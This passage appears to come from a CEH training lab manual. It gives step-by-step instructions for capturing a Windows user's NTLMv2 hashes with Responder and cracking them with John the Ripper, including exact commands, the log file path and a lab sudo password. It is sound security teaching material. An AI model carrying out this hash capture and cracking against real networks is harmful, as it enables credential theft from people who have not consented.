


10. The **Run** window appears; type **\\CEH-Tools** in the **Open** field and click **OK**.




11. Leave the **Windows 11** machine as it is and click **CEHv12 Ubuntu** to switch back to the **Ubuntu** machine.

12. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.



13. By default, Responder stores the logs in **Home/Responder/logs**. Navigate to the same location and double-click the **SMB-NTLMv2-SSP-10.10.1.11.txt** file.

14. A log file appears, displaying the hashes recorded from the target system user, as shown in the screenshot.




15. Close all the open windows.

16. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).

17. To crack the password hash, the John the Ripper tool must be installed on your system. To install the tool, open a new **Terminal** window, type **sudo snap install john-the-ripper**, and press **Enter**.


18. In the **password for ubuntu** field, type **toor** and press **Enter** to install the John the Ripper tool.



19. After completing the installation of John the Ripper, type **sudo john /home/ubuntu/Responder/logs/[Log File Name.txt]** and press **Enter**.

> Note: Here, the log file name is **SMB-NTLMv2-SSP-10.10.1.11.txt**.

20. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.




21. This concludes the demonstration of performing an active online attack to crack a password using Responder.

22. Close all open windows and document all the acquired information.

23. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account

> Note: If a **Network Error** window appears, close it.



Task 2: Audit System Passwords using L0phtCrack

